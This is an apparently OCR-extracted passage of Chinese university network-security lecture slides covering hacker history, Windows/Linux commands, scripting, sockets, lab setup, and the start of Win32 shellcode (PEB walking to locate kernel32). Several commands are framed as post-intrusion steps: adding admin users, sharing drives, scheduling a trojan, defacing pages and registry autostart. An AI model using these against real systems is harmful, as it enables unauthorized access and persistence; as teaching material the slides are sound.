- 众多优秀的国产黑客软件纷纷涌现，黑客也开始出现商业化迹象。
- 由前“绿色兵团”成员组建的“中联绿盟”网络安全公司成立，正式开始了黑客向商业化迈进的脚步，中国黑客逐渐成长了起来。

3）浮躁的欲望(2000年～2002年）走向2003

- 中国的黑客队伍也在迅速扩大着，众多的黑客工具与软件使得进入黑客的门槛大大降低，黑客不再是网络高手的代名词。也正是因为这种局面的出现，中国黑客的队伍开始杂乱。
- **伪黑客开始大量涌现**。对技术一窍不通的伪黑客以各种方式上演了一幕幕的闹剧，亵渎了中国黑客的精神。
- 这时国内的黑客基本分成三种类型：
  - ① 一种是以中国红客为代表，略带政治性色彩与爱国主义情结的黑客；
  - ② 一种是以蓝客为代表，他们热衷于纯粹的互联网安全技术，对于其他问题不关心的技术黑客；
  - ③ 还有一种就是完全追求黑客原始本质精神，不关心政治，对技术也不疯狂追捧的原色黑客。

4）2003年以后：在惨败中反思 中国黑客重返自然状态

- 2001年4月， “中美撞机事件”导致**中美黑客网络大战，中国红客惨败**!!!
- **中国黑客在惨败中反思**，思想逐渐成熟，众多黑客纷纷**再次回归技术**，没有再热衷于媒体的炒作。
- 黑客道德与黑客文化的讨论和延伸也让中国黑客重返自然状态，致力于对网络安全技术的研究。

作业和实践

中国科学技术大学研究生信息平台

第1章作业

(2020秋季，网络安全，编号：COMP6216P)

第2章 基础知识

中国科学技术大学

曾凡平 billzeng@ustc.edu.cn

主要内容

2.1 常用的Windows命令
2.2 常用的Linux命令
2.3 批命令及脚本文件
2.4 网络端口、服务、进程
2.5 网络编程技术基础知识
2.6 网络安全实验环境的配置

2.1 常用的Windows命令

演示环境：Windows2003

- 基本的DOS(***Disk Operating System***)命令是在Windows 系统下运行的一些DOS命令，这些命令又都是从cmd.exe开始。
- 单击“开始”—“运行”命令、在弹出的窗口输入cmd后回车就可以打开cmd了。很多入侵工作都是在这个环境中进行的。
- **cmd.exe是Windows的控制台程序。**
- 可以据个人的偏好配置cmd.exe的界面（**演示**）

DOS的运行和Path环境的修改

- Windows 下的部分命令程序已经通过系统中的Path环境变量注册过默认的执行路径，可以直接在cmd下执行。例如，telnet、ftp、dir、cd等。但是其他没有通过Path环境变量注册过的命令必须要切换到程序所在目录才能运行。
- 如果某些命令行工具需要经常使用，可以把它直接复制到这些目录下面，那么就不切换路径直接使用了，或者把它的**工具包**所在的目录添加到Path环境变量中。

举例-Path环境修改 (Windows7)

- 控制面板\系统和安全\系统 ➔ 高级系统设置

修改用户或系统的环境变量

(1) *net命令*

- net命令是很多网络命令的集合，通过net help或者net /?可以看到这些命令的用法
  - 启动关闭服务：分别用net start servicename和net stop servicename。
    - （**演示**） net start sharedAccess
    - net stop sharedAccess
  - 启动关闭共享：net share sharename 和 net share sharename /del
    - （**演示**）net share c=c:\ 可完全共享C盘，使用net share可以查看开放了什么共享。

- 映射磁盘和删除映射磁盘：
  - net use drivename \\ip\drive /user:username
  - net use drivename /del
- 添加删除用户、将用户加入到组：
  - net user username password /add 或 /del。
  - net localgroup administrators username /add 或 /del
- 激活和关闭guest账号
  - net user guest /active:yes
  - net user guest /active:no

(2) *远程登录命令telnet*

- telnet是一种从客户端登录服务器的方式。比如说在肉鸡（*被入侵的机器*）上留下了一个telnet扩展型后门，都需要使用telnet连接到的指定端口进行连接控制，telnet的使用方式为：

  telnet **IP** **[Port]**
- 比如telnet 192.168.11.1 1234连接到192.168.11.1的1234端口。telnet的默认端口为23，不使用Port参数的时候将默认连接到192.168.11.1的23端口。
- telnet 192.168.11.203 Port （**演示**）

(3) *文件传输命令ftp*

- ***ftp*** 是一种文件传输命令，它可以方便地实现在两台机器间进行文件传输功能。它将文件传输到运行FTP（文件传输协议）服务的计算机或从该计算机上下载文件，可以通过以ASCII文本文件交互地或以批处理模式使用***ftp***。其用法如下：
  - FTP [-v] [-d] [-i] [-n] [-g] [-s:filename] [-a] [-w:windowsize] [-A] [host]
  - -v：禁止显示FTP服务器响应。
  - -d：启用调试、显示在FTP客户端和FTP服务器之间传递的所有命令。
  - -i：传送多个文件时禁用交互提示。

- -n：在建立初始连接后禁止自动登录功能。
- -g：禁用文件名组合。
- -s： filename.指定包含FTP命令的文本文件。这些命令在启动FTP后自动运行。该参数不允许带有空格。使用该参数而不是重定向。
- -a：指定绑定FTP数据连接时可以使用任何本地接口。
- -w： windowsize。指定传输缓冲的大小。默认窗口大小为4096字节。
- -A：匿名登录到FTP服务器。

- 该命令最基本用法为“ftp IP”，在输入用户名和密码之后可以使用get或者put来进行下载或上传操作，使用disconnect断开连接，bye或者quit退出FTP。
- 如果在入侵时得到FTP密码，对命令行不太熟悉，可以使用FlashFTP，CuteFTP等图形界面的FTP工具来传输文件。

(4) 添加计划任务命令*at*

- 使用at命令可以安排在特定日期和时间运行指定程序，at命令的用法为：
  - at [\\computername] [[id] [/DELETE] | [/DELETE [/YES]]
  - at [\\computername] time [/INTERACTIVE) [/EVERY：date[，...] | [/NEXT：date[，...]] “command”
- 一般在入侵的时候使用该命令指定远程主机在某时间运行的指定程序，比如说将一个木马服务端传到目标主机上，可以使用at命令让它在指定的时间运行。
  - 例如：at \\192.168.11.203 13:42 server.exe。
  - 必须注意的是，主机必须运行Task Scheduler服务，同时当前用户必须是Administrators组的成员。

(5) 查看修改文件夹权限命令cacls

- cacls filename [/T][/E][/C] [/G user : perm] [/R user [...]] [/P user : perm [...]] [/D user [...]]。
- 其中：
  - filename：显示ACL。
  - /T：更改当前目录及其所有子目录中指定文件的ACL。
  - /E：编辑ACL而不替换。
  - /C：在出现拒绝访问错误时继续。
  - /G user : perm 赋予指定用户访问权限。
    - perm可以是：R读取；W写入；C更改；F完全控制。
  - /R user : 撤销指定用户的访问权限。

- /P user : perm 替换指定用户的访问权限。
  - perm可以是：N-无；R-读取；W-写入；C-更改（写入）；F-完全控制。
- /D user 拒绝指定用户的访问。
- 将C:\test.bmp的文件访问权限更改为netkey完全控制，则可以使用如下命令

  cacls C:\test.bmp /G netkey:f

- 入侵成功后，当被入侵主机对某些文件加上了访问权限，如果此时有足够的权限使用cacls，那么可以利用该命令修改权限，然后查看这些文件。

(6) 回显命令echo

- 使用echo命令可以在屏幕上显示指定的信息，利用echo和>>符号可以把命令结果导出到某文件中。
  - echo hacked by netkey > index.html
    - // 用hacked by netkey覆盖 index.html的内容
  - echo hacked by netkey >> index.html
    - //在 index.html的尾部添加hacked by netkey。

  (演示)
- 在上面的命令中，如果文件 index.html不存在，将会自行创建该文件。值得注意的是，在需要写入文件的内容中如果包含>、<、等特殊符号时，需要在前面加上转意字符^，例如：echo 2 ^>1 >index.html。

(7) 命令行下的注册表操作

- Windows系统的所有配置信息都存储在注册表中，通过修改注册表中的相应键值就可以控制程序的启动方式和服务启动类型，因此系统安全与注册表息息相关。入侵成功以后，可以通过修改注册表以实现病毒与木马的自动运行或以服务的方式随系统开机启动。
- 命令行下的注册表工具为reg.exe，该工具的用法为：
- REG Operation [参数列表]

注册表操作

- 比如
- reg export HKEY_LOCAL_MACHINE\Software\Microsoft microsoft.reg
- 就是将注册表中HKEY_LOCAL_MACHINE\Software\Microsoft的项值导出到文件microsoft.reg。

(演示)

(8) 查看当前系统用户情况命令query

- query的用法(Windows 2003)如下：
  - QUERY { PROCESS | SESSION | TERMSERVER | USER }

  (演示)
  - 使用query user可以来查看当前系统的会话，比如说查看是否有人使用远程终端登录服务器；通过query可以查到某用户的session然后通过logoff命令将他踢出去。
- 注：Windows XP|7|8 不支持该命令

(9) 终止会话命令*logoff*

- logoff [sessionname | sessionid] [server:servername] [/V]
- 其中的sessionname或sessionid选项可以通过query命令查到，在入侵的时候通常遇到需要把肉鸡的管理员或者其他入侵者踢出去，这时就可以使用logoff命令。

(演 示)

(10) 物理网络查看命令ping

- 命令ping验证与远程计算机的连接
  - 有时候根据返回的TTL值可以判断出受侵者的操作系统类型，Windows主机的TTL值一般在128左右，*nix的一般在250左右。
  - 不过一般的主机都屏蔽了，ping无法返回TTL值；其次这个TTL值可以人为修改，根据这个判断操作系统类型并不可靠。

(演 示)

(11) 网络配置查看命令ipconfig

- 使用ipconfig /all命令可以方便地查看网卡的MAC地址、主机的网络设置等，在向内网渗透的过程中，需要了解受侵者机器网络的网络配置，可以使用ipconfig来查看。
- ipconfig /renew 重新获得网络地址。

(演 示)

(12) 查看通信路由命令tracert

- 该诊断实用程序将包含不同生存时间(TTL）值的Internet控制消息协议(ICMP)回显数据包发送到目标，以决定到达目标采用的路由。
- 在转发数据包上的TTL之前递减1，就是必需经过的路由器数，所以TTL是有效的跃点计数。数据包上的TTL到达0时，路由器应该将“ICMP已超时”的消息发送回源系统。

(13) DNS查看nslookup

- 使用*nslookup*可以查看主机的DNS服务器，*nslookup* 最简单的用法就是查询域名对应的IP地址。
- 其用法是：
  nslookup 域名 例如：nslookup www.163.com

(演 示)

(14) *netstat*命令

- 显示协议统计和当前 TCP/IP 网络连接。用法为：
- NETSTAT [-a] [-b] [-e] [-f] [-n] [-o] [-p proto] [-r] [-s] [-t] [interval]
- 常用选项：
  - -a 显示所有连接和侦听端口。
  - -n 以数字形式显示地址和端口号。
  - -r 显示路由表。
  - -s 显示每个协议的统计。

演示： *netstat -a*

(15) *route*命令

- 操作网络路由表。用法为：
  - ROUTE [-f] [-p] [-4|-6] command [destination] [MASK netmask] [gateway] [METRIC metric] [IF interface]
  - 演示： route -4 PRINT 显示当前IPv4的路由表
- 用不带参数的route命令将显示其帮助
  - 演示：route

(16) *tftp*

- 将文件传输到正在运行tftp服务的远程计算机，或从正在运行tftp服务的远程计算机传输文件。其用法如下：
  - tftp [-4][-6][-v][-l][-m mode] [host [port]] [-c command]
- 启用tftp后，输入？（或help）可以获得帮助。
- 范例：
  - 先在192.168.11.1用tftpd32建立一个TFTP服务器，然后在192.168.11.2上可以使用tftp -i 192.168.11.1 get server.exe就可以把192.168.11.1上和tftpd32同目录下的server.exe下载下来。

2.2 常用的Linux命令

- Linux虽然是免费的，但它的确是一个非常优秀的操作系统，与MS-WINDOWS相比具有可靠、稳定、速度快等优点。Linux的维护与管理工作基本上在命令行界面下进行，最常用的命令行界面是GNOME Terminal。

```
fanping@u14x32: ~/work
welcome to workspace
fanping@u14x32:~/work$ ll
total 24
drwxrwxr-x  4 fanping fanping 4096  9月  8 11:34 ./
drwxr-xr-x 18 fanping fanping 4096  9月 10 10:55 ../
drwxr-xr-x  9 fanping fanping 4096  8月 29 10:40 islab/
-rw-rw-r--  1 fanping fanping  326  9月  8 11:34 mywork.log
-rw-rw-r--  1 fanping fanping  326  9月  8 11:34 mywork.log~
drwxrwxr-x  2 fanping fanping 4096  9月  8 11:29 ns/
fanping@u14x32:~/work$
```


(1) ls命令：显示指定工作目录下之内容

(2) mkdir命令：建立子目录

(3) chown命令：将档案的拥有者加以改变

(4) chmod命令：改变档案的访问控制模式

(5) 远程登录命令telnet
- 其用法同Windows系统下的telnet命令。

(6) 回显命令echo
- 其用法同Windows系统下的echo命令。

(7) 物理网络查看命令ping
- 其用法同Windows系统下的ping命令。

(8) 查看通信路由命令traceroute
- 其用法同Windows系统下的tracert命令。

(9) 网络配置查看命令ifconfig
- 其用法同Windows系统下的ipconfig命令。

(10) netstat命令
- 其用法同Windows系统下的netstat命令。

(11) grep命令
- 功能说明：查找文件里符合条件的字符串。

(12) ps命令：显示进程(process) 的状态
- ps -A | grep gedit

(13) export命令：设置或显示环境变量。
- 语法：export [变量名称]=[变量设置值]
- 范例：export mydir=/home/fanping/work

(14) lsmod(list modules)命令
- 功能说明：显示已载入系统的模块。

(15) insmod(install module)命令
- 功能说明：载入内核模块。
- rmmod ：卸载内核模块

(16) gzip和tar命令
- 功能说明：压缩文件。

2.3 批命令及脚本文件

2.3.1 批处理文件

- Windows系统的批处理文件是扩展名为.bat或.cmd 的文本文件，包含一条或多条命令，由DOS或Windows系统内嵌的命令解释器来解释运行。批处理用于自动地连续执行多条命令，文件的内容就是待执行的命令。在命令提示符下输入批处理文件的名称，或者在资源管理器中双击该批处理文件，系统就会调用cmd.exe并按序执行其中的命令。Linux系统的批命令为shell脚本文件。
- 使用批处理文件可以简化日常或重复性的管理任务。

(1)常用批处理命令

- echo: 表示显示此命令后的字符。
- echo off: 表示在此语句后所有运行的命令都不显示命令行本身。
- @: 与echo off类似，但它是加在每个命令行的最前面，表示运行时不显示这一行的命令行（只能影响当前行）。
- call：调用另一个批处理文件（注意：如果不用call而直接调用别的批处理文件，那么执行完那个批处理文件后将无法返回当前文件并执行当前文件的后续命令）。
- pause：运行此句会暂停批处理的执行并在屏幕上显示Press any key to continue的提示，等待用户按任意键后继续。
- rem：表示此命令后的字符为解释行(注释)，不执行，只是给自己今后参考用的（相当于程序中的注释）。

(2) 批处理文件的参数

- 批处理文件还可以像C语言的函数一样使用参数（相当于DOS命令的命令行参数），这需要用到一个参数表示符"%"。%[1-9]表示参数，参数是指在运行批处理文件时在文件名后加的以空格（或者Tab）分隔的字符串。变量可以从%0~%9 ，%0表示批处理文件本身，其他参数字符串用%1~%9顺序表示。
- **例：**C:根目录下一批处理文件名为t.bat，内容为:

```
@echo off
type %1
type %2
```

- 那么运行：C:\>t a.txt b.txt 将顺序地显示a.txt 和b.txt文件的内容

(3)特殊命令

- if，goto，choice，for是批处理文件中比较高级的命令

1) if是条件语句，用来判断是否符合条件，从而决定执行不同的命令。它有3种格式。
- if [not] "参数" ＝ "字符串" 待执行的命令
  如：if "%1 "="a" format a:
- if [not] exist [路径\]文件名 待执行的命令
  如：if exist c:\config.sys echo "exist c:\config.sys"
- if errorlevel <数字> 待执行的命令

2) goto将运行批处理文件跳到goto所指定的标号，一般与if配合使用。

```
goto end
:end
echo This is the end
```

3) for循环命令，只要条件符合，它将多次执行同一命令。

for %variable in (set) do command［command parameters］

- 例: for /R %c in (*.bat *.txt) do type %c

  该命令行会显示当前目录下所有以bat和txt为扩展名的文件的内容。


2.3.2 VBS脚本文件

- VBScript即Microsoft Visual Basic Script Edition（微软公司可视化BASIC脚本版）。VBS (VBScript的进一步简写）是基于Visual Basic的脚本语言。VBS脚本不编译成二进制的可执行文件，直接由宿主(host)解释源代码并执行，即程序不需要编译成EXE，而是直接给用户发送.vbs的源程序，用户就能执行了。
- VBS脚本文件可以用任何文本编辑器编辑，并以扩展名.vbs保存。VBS文件可以通过Cscript和Wscript来解析执行，在命令行下用Cscript来解析，在图形模式下用Wscript解析运行。

- 将Basic程序保存在扩展名为vbs的文本文件中，双击该文件就可以执行该程序。
- 将以下代码保存在hello.vbs中：

```
name=Inputbox("请输入你的姓名:")
Msgbox(name)
```

- 其运行结果如下：



2.4 网络端口、服务、进程

2.4.1 网络端口

- 物理意义上的端口（比如，ADSL Modem、集线器、交换机、路由器用于连接其他网络设备的接口等）；
- *逻辑意义上的端口，一般是指TCP/IP协议中的端口，即协议(网络)端口。*端口号的范围从0~65535（比如用于浏览网页服务的80端口，用于FTP服务的21端口）等。
- 网络端口指的是网络中面向连接服务和无连接服务的通信协议端口。它是一种抽象的软件结构，包括一些数据结构和 I/O (输入输出缓冲区)。它是一个软件结构，被客户程序或服务进程用来发送和接收信息。一个端口对应一个16比特(2字节)的整数。

1. 端口的作用：与进程关联的一种数据结构
2. 端口的分类：知名端口、动态端口；协议端口
3. 端口在入侵中的作用：入侵的门窗
4. 端口的相关工具：netstat和nmap
5. 端口的保护：查看、判断、关闭

让内网的主机暴露到外网的方法

- 外部主机只可以访问Internet地址，无法访问局域网内的IP地址，因此无法访问局域网中的服务器。解决这个问题的方法就是采用端口映射，在网关上将内网的地址和端口号映射到Internet地址。Linux系统的Netfilter框架及路由器等(**无线路由器的"转发规则"."DMZ主机"**)均实现了端口映射功能。

(演示)

2.4.2 服务与进程

- 进程是指在系统中正在运行的一个应用程序。线程是系统分配处理器时间资源的基本单元，或者说进程之内独立执行的一个单元。对于操作系统而言，其调度单元是线程。一个进程至少包括一个线程，通常将该线程称为主线程。一个进程从主线程的执行开始进而创建一个或多个附加线程，就是所谓基于多线程的多任务。
- 从操作系统角度来看，进程分为*系统进程*和*用户进程*两类。
  - 系统进程执行操作系统程序，完成操作系统的某些功能。用户进程运行用户程序，直接为用户服务。
  - 系统进程的优先级通常高于一般用户进程的优先级。进程与程序之间既有联系又有区别，程序是构成进程的组成部分之一。

- 系统**服务**(system services)是执行指定系统功能的程序、例程或进程，以便支持其他程序，尤其是低层(接近硬件)程序。服务一般在后台运行，如Web服务器、数据库服务器以及其他基于服务器的应用程序。
- 与用户运行的其它程序相比，服务不会出现程序窗口或对话框，只有在任务管理器中才能观察到它们的身影。

Windows的任务管理器

进程与程序

- 一个进程的运行目标是执行它所对应的程序，如果没有程序，进程就失去了其存在的实际意义。但是**程序是静态的，而进程是动态的**。
- 进程是有生命周期的，有诞生，也有死亡。
- 一个进程可以执行一个或几个程序，一个程序也可以构成多个进程，进程还具备创建其他进程的功能。

2.4.3 Windows终端服务

1)配置如何启动服务

2)安装终端服务

3)如何连接远程主机：mstsc

4)修改终端服务端口

① HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\TerminalServer\Wds\Repwd\Tds\Tcp”

② “HKEY_LOCALE_MACHINE\System\CurrentControlSet\Control\TerminalServer\WinStations\RDP-TCP

- 子键，修改“PortNumber”为期望的端口号(如修改成8080端口)。

win终端服务（演示）

2.5 网络编程技术基础知识
2.5.1 套接字socket

- socket接口是TCP/IP网络的API接口函数，最先应用于Unix操作系统，目前已成为网络程序设计的标准接口。
- socket函数原型为：

  int socket(int domain, int type, int protocol)

  domain

  AF_INET

  type

  SOCK_STREAM, SOCK_DGRAM, SOCK_RAW, SOCK_PACKET

  protocol：一般为“0”

面向传输层的Socket编程

- 面向传输层的常用的Socket类型有两种：流式Socket（SOCK_STREAM）和数据报式Socket（SOCK_DGRAM）。流式Socket是一种面向连接的Socket，针对于面向连接的TCP服务应用；数据报式Socket是一种无连接的Socket，对应于无连接的UDP服务应用。
- **(1) Socket配置**
  - 通过socket调用返回一个socket描述符后，在使用socket进行网络传输以前，必须配置该socket。面向连接的socket客户端通过调用Connect函数在socket数据结构中保存本地和远端信息。无连接socket的客户端和服务端以及面向连接socket的服务端通过调用bind函数来配置本地信息。

- Bind函数原型为：

int bind(int sockfd,struct sockaddr *my_addr, int addrlen);

struct sockaddr结构类型是用来保存socket信息的：

```
struct sockaddr {
  unsigned short sa_family;  /* 地址族， AF_xxx */
  char sa_data[14];          /* 14 字节的协议地址 */
 };
```

sa_family一般为AF_INET，代表Internet（TCP/IP）地址族；sa_data则包含该socket的IP地址和端口号。

另外还有一种结构类型：


```
struct sockaddr_in {
  short int sin_family;         /* 地址族 */
  unsigned short int sin_port;  /* 端口号 */
  struct in_addr sin_addr;      /* IP地址 */
  unsigned char sin_zero[8];    /* 填充0 以保持与struct  sockaddr同样大小 */
};
```

这个结构更方便使用


主机字节顺序转换成网络字节顺序

- 注意在使用bind函数是需要将sin_port和sin_addr转换成为网络字节优先顺序。
- 计算机数据存储有两种字节优先顺序：高位字节优先和低位字节优先。Internet上数据以高位字节优先顺序在网络上传输，所以对于在内部是以低位字节优先方式存储数据的机器，在Internet上传输数据时就需要进行转换，否则就会出现数据不一致。
- 下面是几个字节顺序转换函数：
  - htonl()：把32位值从主机字节序转换成网络字节序
  - htons()：把16位值从主机字节序转换成网络字节序
  - ntohl()：把32位值从网络字节序转换成主机字节序
  - ntohs()：把16位值从网络字节序转换成主机字节序

(2)无连接的UDP服务应用



(3) 面向连接的TCP服务应用



面向网络层的Socket编程

- 也称为原始套接字(SOCK_RAW)。应用原始套接字，可以编写出由TCP和UDP套接字不能够实现的功能。原始套接字只能够由有root权限的人创建，并且必须自己构造数据包。
- **原始套接字的创建**
  int sockfd=socket(AF_INET, SOCK_RAW, protocol)
  protocol：
  IPPROTO_ICMP、IPPROTO_TCP、IPPROTO_UDP
- 几个关键点
  sockfd=socket(AF_INET,SOCK_RAW,IPPROTO_TCP);
  setsockopt(sockfd,IPPROTO_IP,IP_HDRINCL,&on,sizeof(on));
  setuid(getpid());
  用sendto和recvfrom函数发送和接收数据

2.5.2 网络编程库

- 由于网络安全应用软件通常需要从底层对网络通信链路进行操作，因此需要对网络通信的细节(如连接双方地址/端口、服务类型、传输控制等)进行检查、处理或控制。
- 数据包截获、数据包头分析、数据包重写、中断socket连接等功能几乎在每个网络安全程序中都必须实现，因而采用传统的socket编程技术开发网络安全应用软件就显得非常的烦琐，而且所开发的程序代码维护困难，跨平台移植性较差。

- 为了解决直接用socket技术进行网络安全应用软件开发所存在的弊端，就有必要对常用的socket函数进行封装，在多种平台间提供统一的用户接口界面，使网络应用程序的开发变得简单易行。Linux下的Libnet库、Libpcap库和Windows下的Winpcap(http://www.winpcap.org/)库等网络编程库就是为此目的而引入的。
- 利用网络编程库可以很容易编写网络程序，尤其是IP层和数据链路层的网络程序。网络编程库是开放源代码的，也提供了非常详细的开发文档和示例程序，极大地简化了网络底层应用程序的开发。

2.5.3 用Windows Sockets编程

- 在Windows环境下进行程序设计，最省事的方法是用MFC的类库，其中的CSocket类封装了TCP协议的大部分功能，并且可以结合Windows的消息映射机制进行异步通讯。
- CSocket类及消息映射
  请参考Windows网络编程技术

2.6 网络安全实验环境的配置

2.6.1 安装VirtualBox虚拟机

- 从 http://www.virtualbox.org/ 下载最新版本的virtualbox(免费软件)，双击安装文件，按照提示进行安装。
- 按默认方式安装，安装完成后打开virtualbox软件（virtualbox管理器）。
- 如果能正确运行virtualbox管理器，则说明virtualbox安装完毕。

2.6.2 配置多个虚拟网卡，模拟多个网络交换机

2.6.3 安装和配置新的虚拟机系统

- 下载ubuntu安装光盘

安装32bit的ubuntu14.04

2.6.4 导入和导出安装好的虚拟机

- 拷贝ova文件到硬盘，导入到期望的目录中。

演示

2.6.5 在虚拟机上运行常用的命令行程序

- 在ubuntu Linux和Windows虚拟机下运行常用的命令行程序，比如：
  - chmod, chown, ls, mkdir, cp, rm, ifconfig；
  - dir, mkdir, copy, net, ipconfig, netstat。

(2020秋季，网络安全，编号：COMP6216P)

第11章
Windows32 shellcode技术

中国科学技术大学
曾凡平
billzeng@ustc.edu.cn

第11章 Win32 shellcode技术

- 在Windows系统中，一般用原始Windows API实现shellcode。这里的最大障碍在于获得API的地址。

- 由于ntdll.dll和kernel32.dll总是出现在任何32位进程的地址空间，因此可以在进程空间中找到动态链接库的**加载地址**，进而找到其中的**输出函数地址**，这样就可以使用其中的函数了。

11.1 用LoadLibrary和GetProcAddress调用任何动态链接库中的函数

- 在Windows系统中，只要利用kernel32.dll中的LoadLibrary和GetProcAddress函数，就可以调用任何动态链接库中的输出函数。

- 因此，只要在目标进程的内存空间中找到这两个函数的地址，就可以编写实现任何功能的shellcode。

- 程序UDF_Dll.cpp定义了一个动态链接库。

UFD_Dll.cpp

```
#include <windows.h>    // 例程：UFD_Dll.cpp
#include <stdio.h>
#ifdef __cplusplus    // If used by C++ code,
extern "C" {          // we need to export the C interface
#endif
__declspec(dllexport) int __cdecl myPuts(char * lpszMsg)
{         puts((char *)lpszMsg);  return 1; }
__declspec(dllexport) int __cdecl myPutws(LPWSTR lpszMsg)
{          _putws(lpszMsg);  return 1; }
__declspec(dllexport) int __cdecl myAdd(int a, int b)
{    return a+b; }
__declspec(dllexport) float __cdecl myMul(float a, float b)
{    return a*b; }
#ifdef __cplusplus
}
#endif
```

编译为动态链接库

- C:\work\ns\bin>cl /LD ..\src\UDF_Dll.cpp

```
UDF_Dll.cpp
Microsoft (R) Incremental Linker Version 9.00.21022.08
Copyright (C) Microsoft Corporation.  All rights reserved.

/out:UDF_Dll.dll
/dll
/implib:UDF_Dll.lib
UDF_Dll.obj
   Creating library UDF_Dll.lib and object UDF_Dll.exp
```


例程：UseDll.cpp

```
#include <windows.h> // 例程：UseDll.cpp
#include <stdio.h>
typedef int (__cdecl *MYPROC)(char *);
typedef int (__cdecl *MYPROCW)(LPWSTR);
typedef int (__cdecl *MYADD)(int a, int b);
typedef float (__cdecl *MYMUL)(float a, float b);

void main(void)
{
   HINSTANCE hinstLib;
   MYPROC myPuts; MYPROCW myPutws;
   MYADD myAdd;  MYMUL myMul;
   BOOL fFreeResult, fRunTimeLinkSuccess = FALSE;
   char buff[64];  int a=5, b=100;  float c=5.0, d=100.0;
```



```
 hinstLib = LoadLibrary(TEXT("UDF_Dll.dll"));
   if (hinstLib != NULL)
   {
      myPuts = (MYPROC) GetProcAddress(hinstLib, "myPuts");
      myPutws = (MYPROCW) GetProcAddress(hinstLib, "myPutws");
      myAdd   = (MYADD) GetProcAddress(hinstLib, "myAdd");
      myMul   = (MYMUL) GetProcAddress(hinstLib, "myMul");
       if (NULL != myPuts)
      {myPuts("\nMessage sent to the user defined DLL function."); }
      if (NULL != myPutws)
      {myPutws(L"    [Unicode] Message sent to the DLL function.\n"); }
          printf("The sum (DLL function) of %d and %d is %d.", a, b, myAdd(a,b));
      printf("   The product (DLL function) of %f and %f is %f.", c, d, myMul(c,d));
      // Free the DLL module.
      fFreeResult = FreeLibrary(hinstLib);
   }
}
```


- C:\work\ns\bin>cl ..\src\UseDll.cpp
- C:\work\ns\bin>UseDll.exe
  - Message sent to the user defined DLL function.
  - [Unicode] Message sent to the user defined DLL function.
  - The sum (DLL function) of 5 and 100 is 105.
  - The product (DLL function) of 5.00 and 100.00 is 500.00.

- 由此可见，即使目标进程一开始没有装入DLL，也可以通过LoadLibrary和GetProcAddress调用任何动态链接库中的输出函数。

11.2 在Win32进程映像中获取Windows API

- shellcode是要注入到目标进程中去的，事先并不知道LoadLibrary和GetProcAddress等函数在目标进程中的地址，因此shellcode需要从目标进程中找到这2个函数的地址。当然，如果能从目标进程的内存空间中找到所需函数的地址，就更好了，此时不需要使用LoadLibrary和GetProcAddress这两个函数。

- 基本设想是从进程空间中找到动态连接库的基址，然后分析PE文件的结构，进而从进程的内存空间中找到所需要的Windows API地址。

11.2.1 确定动态连接库的基址

- 有两种方法可以从进程空间中确定动态链接库的加载地址：使用系统结构化异常处理程序和使用PEB(进程环境块)。在此介绍从**PEB(进程环境块)**相关数据结构中获取，这种方法适用于32位的Windows系统。

- 进程运行时的FS:0指向**TEB(线程环境块)**，微软的官方文档给出了如下结构：

FS:0 指向TEB(线程环境块)

- 微软公司的**官方文档**给出了如下结构：

```
typedef struct _TEB {
   BYTE Reserved1[1952];
   PVOID Reserved2[412];
   PVOID TlsSlots[64];
   BYTE Reserved3[8];
   PVOID Reserved4[26];
   PVOID ReservedForOle;  // Windows 2000 only
   PVOID Reserved5[4];
   PVOID TlsExpansionSlots;
} TEB, *PTEB;
```

该结构偏移30h地址的双字保存了当前PEB的指针。

PEB的结构

```
typedef struct _PEB {
  BYTE                Reserved1[2];
  BYTE                BeingDebugged;
  BYTE                Reserved2[1];
  PVOID               Reserved3[2];
  PPEB_LDR_DATA   Ldr; // +12=0ch
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  BYTE                Reserved4[104];
  PVOID               Reserved5[52];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                Reserved6[128];
  PVOID               Reserved7[1];
  ULONG               SessionId;
} PEB, *PPEB;
```

PEB_LDR_DATA, LIST_ENTRY (官方文档)

```
typedef struct _PEB_LDR_DATA {
   BYTE Reserved1[8];
   PVOID Reserved2[3];
   LIST_ENTRY InMemoryOrderModuleList;        // +14h
} PEB_LDR_DATA, *PPEB_LDR_DATA;
typedef struct _LIST_ENTRY
{
  struct _LIST_ENTRY *Flink;
  struct _LIST_ENTRY *Blink;
}  LIST_ENTRY,  *PLIST_ENTRY,  *RESTRICTED_POINTER PRLIST_ENTRY;
```


PEB_LDR_DATA, LIST_ENTRY (实际的结构) win32 (windows 2000/2003/XP)

```
typedef struct _PEB_LDR_DATA {
   BYTE Reserved1[8];
   PVOID Reserved2[3];
   LIST_ENTRY InMemoryOrderModuleList; // +14h
   LIST_ENTRY InInitOrderModuleList; // +1ch  官方文档未公布
} PEB_LDR_DATA, *PPEB_LDR_DATA;
typedef struct _LIST_ENTRY {
  struct _LIST_ENTRY *Flink;
  struct _LIST_ENTRY *Blink;
  PVOID ImageBase;                  //+08h  官方文档未公布
  ------;  unsigned long Image_Time;
}  LIST_ENTRY,  *PLIST_ENTRY,  *RESTRICTED_POINTER PRLIST_ENTRY;
```


获得kernel32.dll模块基址: getKernelBase.cpp

```
unsigned long GetKernel32Addr()
{
   unsigned long pAddress;
   __asm{
      mov eax, fs:30h         ; PEB base
      mov eax, [eax+0ch]  ; PEB_LER_DATA
      // base of ntdll.dll======================
      mov ebx, [eax+1ch]      ; The first element
      // base of kernel32.dll======================
      mov ebx,[ebx]           ; Next element
      mov eax,[ebx+8]         ; Base address of second module
      mov pAddress,eax        ; Save it to local variable
   };
